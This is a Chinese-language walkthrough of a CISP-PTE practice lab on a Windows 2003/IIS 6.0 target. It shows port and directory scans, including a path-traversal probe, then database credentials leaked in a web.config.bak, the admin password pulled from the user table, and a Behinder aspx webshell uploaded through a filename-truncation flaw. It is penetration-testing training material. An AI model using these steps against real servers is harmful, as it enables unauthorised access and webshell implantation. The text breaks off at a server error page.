

cisp-pte模拟靶场 win2003实操题

win2003综合题靶场

- 1.用nmap扫描开放服务和端口
- 2.用dirsearch扫目录
- 3.连接数据库
- 4.拿到key1
- 5.寻找key2过程
- 6.发现其实就是文件上传漏洞+文件名截断
- 7.用冰蝎制作aspx木马
- 8.用冰蝎连接webshell
- 9.拿到key2
- 10.寻找key3
- 11.发现另一个数据库账户

两个靶场链接: <https://pan.baidu.com/s/1NFUrTXM0Qi2wxMIS5Ert0A?pwd=dw63> 提取码: dw63

win2003综合题靶场


- 1.用nmap扫描开放服务和端口

```
(root@kali)-[~]
# nmap -sV -p- 192.168.232.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 02:25 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.18% done
Nmap scan report for 192.168.232.151
Host is up (0.00049s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
1433/tcp   open  ms-sql-s Microsoft SQL Server 2005 9.00.1399; RTM
27689/tcp  open  http     Microsoft IIS httpd 6.0
MAC Address: 00:0C:29:C2:D4:2F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 240.46 seconds

(root@kali)-[~]
#
```

开放1433sql server和27689http端口，登录网页，发现是个文件上传系统



2.用dirsearch扫目录

```

01:32:40] 301 - 158B - /admin -> http://192.168.232.151:27689/admin/
01:32:40] 403 - 218B - /Admin/
01:32:40] 403 - 218B - /admin/
01:32:40] 200 - 415B - /admin/admin.aspx
01:32:48] 404 - 83B - /app_code
01:32:48] 404 - 83B - /App_Code
01:32:48] 404 - 83B - /App_Data
01:32:48] 404 - 83B - /app_data
01:32:49] 403 - 218B - /aspnet_client/
01:32:49] 403 - 218B - /aspnet_client
01:32:51] 403 - 32B - /cgi-bin/.%2e/%2e/%2e/%2e/etc/passwd
01:32:54] 301 - 156B - /css -> http://192.168.232.151:27689/css/
01:32:55] 200 - 8KB - /default.aspx
01:32:57] 404 - 2KB - /elmah.axd
01:33:01] 301 - 159B - /images -> http://192.168.232.151:27689/images/
01:33:01] 403 - 218B - /images/
01:33:03] 403 - 218B - /js/
01:33:03] 200 - 225B - /js/config.js
01:33:16] 200 - 60B - /robots.txt
01:33:17] 404 - 3KB - /service.asmx
01:33:22] 404 - 2KB - /Telerik.Web.UI.WebResource.axd?type=rau
01:33:23] 403 - 3KB - /Trace.axd
01:33:24] 404 - 3KB - /umbraco/webservices/codeEditorSave.asmx
01:33:24] 301 - 157B - /user -> http://192.168.232.151:27689/user/
01:33:24] 403 - 218B - /user/
01:33:27] 200 - 1KB - /web.config.bak
01:33:27] 403 - 2KB - /web.config
01:33:27] 500 - 4KB - /WebResource.axd?d=LER8t9aS

```

Task Completed


查看返回码为200的，rebots.txt文件，发现admin用户，其他的没什么信息

```

User-agent: *
Disallow:

/Default.aspx
/admin/
/upfile/

```



查看web.config.bak文件发现数据库账户

```

2
3 <configuration>
4   <appSettings>
5     <add key="DBConnectionString" value="server=127.0.0.1;database=FileManager;User Id=down;pwd=downsql" />
6   </appSettings>
7
8

```

且开放1433 sql server服务


```

not shown: 65535 filtered tcp ports (no response)
PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2005 9.00.1399; RTM
27689/tcp open  http    Microsoft IIS httpd 6.0
MAC Address: 00:0C:29:C2:D4:2F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

3.连接数据库


(说一下, 我用最新版的navicat去连接好几次都进不去, 下载12年、05年的驱动也拒绝) 便换一种方式



现实情况是进入不了靶机的, 我这里练习学习思路

直接进入靶机通过命令行, 连接sql server. 看到符号变成1> 就说明登录成功

输入sqlcmd -S 127.0.0.1 -U down -P downsql -d FileManage




输入(输入完命令要加上 go才能执行)

use FileManage;

GO

select name from sys.tables;



```
SQLCMD
FileManage


<5 行受影响>
1> use FileManage
2> GO
已将数据库上下文更改为 'FileManage'。
1> select name from sys.tables;
2> GO
name
-----
UserLists
RepairLists
FileLists
DownloadHistory
hyq
hyq1
zsb
uuu

<8 行受影响>
```

UserList看起来比较像账户文件,

```
select * from UserLists
```

```
GO
```



找到admin的密码: asdadwn_d2112

4.拿到key1

admin asdadwn_d2112

管理员: admin
J开树菜单 | 关闭树菜单
后台管理菜单
下载管理
用户管理
个人设置
退出管理

登陆成功。Copyright © 2009


key1:4k3s9m3d

5.寻找key2过程

在树菜单发现能上传文件



我试了图片马，修改php后缀几次都不行，可能过滤了php类型



在管理上传文件发现有aspx文件上传成功

同时注意到文件过长的注意事项，细看知道文件名只保留32字符，超出的都截掉，那就可以通过计算，除了后缀的.aspx五个字符，系统时间占18个字符,杠1个字符，还剩32-(5+18+1)=8字符

只要文件名设置成8字符即上传aspx的文件马-----webshell刚好8字符


6.发现其实就是文件上传漏洞+文件名截断

注意：文件名过长会被系统截取包括系统时间在内的前32位字符作为文件名，请上传的文件名称不要过长，为您带来的不便，敬请谅解。

首页 上一页 1 下一页 尾页

7.用冰蝎制作aspx木马


点击-传输协议---协议名称选aes---生成服务端




点击生成服务端后会生成三个类型的木马，将aspx的改名为---webshell.aspx

名称	修改日期	类型	大小
shell.aspx	2025/10/11 1:13	ASPX 文件	3 KB
shell.jsp	2025/10/11 1:13	JSP 文件	3 KB
shell.php	2025/10/11 1:13	PHP 文件	1 KB

上传制作的文件马webshell.aspx



还不行？那试试上传jpg格式的，用burp加后缀.jpg，让系统先截取后再变成aspx格式



上传成功！

管理上传文件				
ID编号	文件名称	文件说明	文件大小(k)	编辑
70	638957421821093750-webshell.aspx	shell	2	删除

此时还不知道webshell.aspx文件路径在哪，打开下面的jpg文件看看

管理员: admin

打开菜单 | 关闭菜单

后台管理菜单

下载管理

文件上传

管理上传文件

下载历史记录

用户管理

增加新用户

管理用户

个人设置

修改我的密码

退出管理

“/”应用程序中的服务器错误。

未能找到文件“D:\web\upfile\affix\636452120962812500-cisp-pte.jpg”。

说明: 执行当前 Web 请求期间, 出现未处理的异常。请查看堆栈跟踪信息, 以了解有关该错误以及代码中导致错误的出处的详细信息。

